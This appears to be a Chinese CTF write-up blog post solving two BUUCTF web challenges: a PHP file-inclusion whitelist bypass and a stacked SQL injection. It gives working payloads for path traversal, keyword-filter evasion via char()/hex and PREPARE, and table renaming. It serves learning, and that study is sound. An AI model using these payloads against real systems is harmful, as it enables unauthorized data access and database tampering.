

# BUUCTF WEB 菜比的做题总结

原创

Ech\_0 于 2020-07-11 13:34:34 发布 797 收藏 1

分类专栏: [网络安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/u011407763/article/details/107283465>

版权



[网络安全](#) 专栏收录该内容

6 篇文章 1 订阅

订阅专栏

## 目录

前言:

[BUUCTF web WarmUp](#)

[\[强网杯 2019\]随便注](#)

- 1.mysql 预处理语句 然后加 char ascii码绕过过滤
- 2.同样是mysql预处理 但是用的是十六进制的方式 payload比第一个师傅要简单
- 3.这个师傅的姿势是最骚的, 也是比较容易读懂的

## 前言:

学了这么久的web基础, 发现做题和看知识还是有很大区别, 基础越扎实 web就越得心应手, 各种师傅的姿势实在太多了! 学习!!

## BUUCTF web WarmUp

一天一道CTF题目, 冲!!!!

← → ↻ ⓘ 不安全 | f14b0402-12f2-4164-a5ab-3ce7bde0fc47.node3.buuoj.cn

应用 常用工具 CTF刷题平台 好文章

br 0 × 21



Elements Console Sources Network Performance Memory Application Security Lighthouse

```
Elements Console Sources Network Performance Memory Application Security Lighthouse
<!DOCTYPE html>
<html lang="en">
<head>...</head>
<body> == $0
  <!--source.php-->
  <br>
  
</body>
</html>
```

<https://blog.csdn.net/u011407763>

## F12 -----》 source.php

```
← → ↻ ① 不安全 | f14b0402-12f2-4164-a5ab-3ce7bde0fc47.node3.buuoj.cn/source.php
应用 常用工具 CTF刷题平台 好文章
<?php
highlight_file(__FILE__);
class ennm
{
    public static function checkFile(&$page)
    {
        $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
        if (! isset($page) || !is_string($page)) {
            echo "you can't see it";
            return false;
        }

        if (in_array($page, $whitelist)) {
            return true;
        }

        $_page = mb_substr(
            $page,
            0,
            mb_strlen($page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
            return true;
        }

        $_page = urldecode($page);
        $_page = mb_substr(
            $_page,
            0,
            mb_strlen($_page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
            return true;
        }
        echo "you can't see it";
        return false;
    }
}

if (! empty($_REQUEST['file'])
    && is_string($_REQUEST['file'])
    && ennm::checkFile($_REQUEST['file']))
{
    include $_REQUEST['file'];
    exit;
} else {
    echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
}
?>
```



<https://blog.csdn.net/u011407763>

## 里面还有hint.php

```
← → ↻ ① 不安全 | f14b0402-12f2-4164-a5ab-3ce7bde0fc47.node3.buuoj.cn/hint.php
应用 常用工具 CTF刷题平台 好文章
```

flag not here, and flag in ffffflllaaaagggg

<https://blog.csdn.net/u011407763>

```

<?php
    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file']))
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }

highlight_file(__FILE__);
class emmm
{
    public static function checkFile(&$page)
    {
        $whitelist = ["source"=>"source.php", "hint"=>"hint.php"];
        if (! isset($page) || !is_string($page)) {
            echo "you can't see it";
            return false;
        }

        if (in_array($page, $whitelist)) {
            return true;
        }

        $_page = mb_substr(
            $page,
            0,
            mb_strpos($page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
            return true;
        }

        $_page = urldecode($page);
        $_page = mb_substr(
            $_page,
            0,
            mb_strpos($_page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
            return true;
        }
        echo "you can't see it";
        return false;
    }
}
?>

```

我调制了代码的顺序，因为我太菜了，我总结的稍微细致一点，这是个代码审计，就我们调换顺序的代码而言


1. 先检查参数是不是为空
2. 检查参数是不是字符串构成
3. 检查参数的内容是不是符合 `checkfile`函数的规定 返回true值

那么我们再来看下 `checkfile`函数是干嘛的

1. 首先设置了个白名单，只包含了source.php 和 hint.php
2. 检查page是否在白名单中，是的话返回true 接下来，两个函数一个mb\_substr和mb\_strpos，总的意思就是截取变量page中?前面的字符串，然后再进行白名单校验。
3. 考虑了URL编码的缘故，再一次解码之后，进行校验。

我们来总结一下信息

1. flag in fffflllaaaagggg
2. 原理是 phpmyadmin4.8.1的远程文件包含漏洞
3. 构造payload 传递一个参数?file=source.php?/../../../../../../../../ffffllllaaaagggg



<https://blog.csdn.net/u011407763>

各位师傅构造的payload无非函数中返回true的地方不同，兄弟萌可以看看 phpmyadmin4.8.1的远程文件包含漏洞是怎么回事。

## [强网杯 2019]随便注

提示了是sql注入，刚系统学完一遍sql注入，sqlmap这种东西没有灵魂，还是手工来吧，我自己还真做不出来，发现学完和会用还是差距很大的，我们来看题

1. 首先上手用了1'看了看有报错回显
2. 然后用order by 猜了个字段列数
3. 然后看回显的地方时候时候发现了有正则过滤了关键字
4. 重点来了‘堆叠注入’的知识引入

# 取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

error 1064 : You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1'' at line 1

<https://blog.csdn.net/u011407763>

1' order by 2# 没报错 3 报错了

但是我有个疑问希望各位大师傅可以解答一下，为什么 --+注释在这里没法用 当时迷惑了很久

# 取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
array(2) {  
  [0]=>  
  string(1) "1"  
  [1]=>  
  string(7) "hahahah"  
}
```

<https://blog.csdn.net/u011407763>

各种师傅的姿势都不一样 我给大家总结了三个师傅的姿势

## 1.mysql 预处理语句 然后加 char ascii码绕过过滤

```
输入  
1      没有报错  
1'      报错，证明存在注入  
1' #      没有报错  
1' order by 1 #      没有报错  
1' order by 2 #      没有报错  
1' order by 3 #      报错，证明存在两列，但是并没有什么用  
1' union select 1, 2 # 返回return preg_match("/select/update/delete/drop/insert/where/\.\/i",$inject);  
      很多关键字都被过滤了，就考虑堆叠注入  
1' ; show databases; # 成功，说明存在堆叠注入  
1' ; show tables; # 有两张表，分别看下两张表都有什么字段  
1' ; show columns from words; # 没什么信息  
1' ; show columns from `1919810931114514`; # 看到有fLag字段
```

### 知识点1：堆叠注入

在SQL中，分号是用来表示一条sql语句的结束。如果在 ; 结束一个sql语句后继续构造下一条语句，效果就是分别执行两条sql语句。由于两条语句堆叠在同一行，而不是原本应该各自占据一行，所以这种注入成为堆叠注入。

### 知识点2

当数字型字符作为字段、表、库名查询时，应该用反单引号括起来

接下来就是要查询1919810931114514表中的flag字段，要用到select，但是被过滤了，看大佬的WP，又要用到sql的预处理

```

PREPARE sqla from '[my sql sequece]';    预定义SQL语句
EXECUTE sqla;                            执行预定义SQL语句
(DEALLOCATE || DROP) PREPARE sqla;      删除预定义SQL语句
通过变量进行传递
SET @tn = 'flag';                        存储表名
SET @sql = concat('select * from ', @tn);  存储SQL语句
PREPARE sqla from @sql;                  预定义SQL语句
EXECUTE sqla;                            执行预定义SQL语句
(DEALLOCATE || DROP) PREPARE sqla;      删除预定义SQL语句

```

PREPARE语句准备好一条SQL语句，并分配给这条SQL语句一个名字供之后调用。  
准备好的SQL语句通过EXECUTE命令执行，通过DEALLOCATE PREPARE命令释放掉。

### 知识点3

mysql中可以用set给变量赋值，变量以@开头：set @var=1;

利用char()方法将ASCII码转换为SELECT字符串，接着利用concat()方法进行拼接获得查询的SQL语句

```

1';SET @sql=concat(char(115,101,108,101,99,116)," * from `1919810931114514`");PREPARE sqla from @sql;EXECUTE sql
a;#
闭合 构造sql执行的语句          预处理          执行

```

版权声明：本文为CSDN博主「JGC\_fighting」的原创文章，遵循CC 4.0 BY-SA版权协议，转载请附上原文出处链接及本声明。  
原文链接：[https://blog.csdn.net/weixin\\_42172261/article/details/101000286](https://blog.csdn.net/weixin_42172261/article/details/101000286)

## 2.同样是mysql预处理 但是用的是十六进制的方式 payload比第一个师傅要简单

```

1' //首先尝试的加引号，报错了
1' # //正常
1' order by 1 # //用order by 测试得到列数为2
1' union select 1,2 # //回显了过滤规则 return preg_match("/select/update/delete/drop/insert/where/\.\/i",$inject);

```

1'; show columns from 表名; #

不过有点问题，只有words有回显。(翻博客发现数字串为表名的表操作时要加反引号，加上之后发现的确有flag字段)

payload: (存储过程绕过)

```

http://web16.buuoj.cn/?inject=1%27;SeT@a=0x73656c656374202a2066726f6d20603139313938313039333131313435313460;prep
are%20execsql%20from%20@a;execute%20execsql;#
使用了大小写绕过strstr($inject, "set") && strstr($inject, "prepare")
去掉URL编码后?inject=1';SeT@a=0x73656c656374202a2066726f6d20603139313938313039333131313435313460;prepare execsql
from @a;execute execsql;#

```

PREPARE语句准备好一条SQL语句，并分配给这条SQL语句一个名字供之后调用。准备好的SQL语句通过EXECUTE命令执行，通过DEALLOCATE PREPARE命令释放掉。

@a变量的16进制值转换一下,看看什么意思

```
mysql> select unhex('73656c656374202a2066726f6d20603139313938313039333131313435313460');
+-----+
| unhex('73656c656374202a2066726f6d20603139313938313039333131313435313460') |
+-----+
| select * from `1919810931114514` |
+-----+
1 row in set (0.00 sec)
```

大师傅的姿势地址

### 3.这个师傅的姿势是最骚的，也是比较容易读懂的

可以看到1919810931114514中有我们想要的flag字段

现在常规方法基本就结束了，要想获得flag就必须来点骚姿势了

因为这里有两张表，会县内容肯定是从word这张表中回显的，那我们怎么才能让它回显flag所在的表呢

内部查询语句类似：`select id, data from word where id =`

(这里从上面的对word表的查询可以看到它是有两列，id和data)

然后1919810931114514只有一个flag字段

这时候虽然有强大的正则过滤，但没有过滤alert和rename关键字

这时候我们就可以已下面的骚姿势进行注入：

- 1.将words表改名为word1或其它任意名字
- 2.1919810931114514改名为words
- 3.将新的word表插入一列，列名为id
- 4.将flag列改名为data

构造payload

```
1';rename table words to word1;rename table 1919810931114514 to words;alter table words add id int unsigned not Null auto_increment primary key; alert table words change flag data varchar(100);#
```

接着我们再用`1' or 1=1 #`, 查询就得到flag

版权声明：本文为CSDN博主「恋物语战场原」的原创文章，遵循CC 4.0 BY-SA版权协议，转载请附上原文出处链接及本声明。

原文链接：[https://blog.csdn.net/qq\\_26406447/article/details/90643951](https://blog.csdn.net/qq_26406447/article/details/90643951)

原文地址

大概原理就是网页页面显示的是words表中的 修改了表名 让页面直接显示出flag所在的表

这个师傅的wp也挺好

多练多动手，虽然越学越菜，但是希望自己不要被吓到，继续往前一点一点耐着性子去学！！ 一定会有回报的！！！！



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)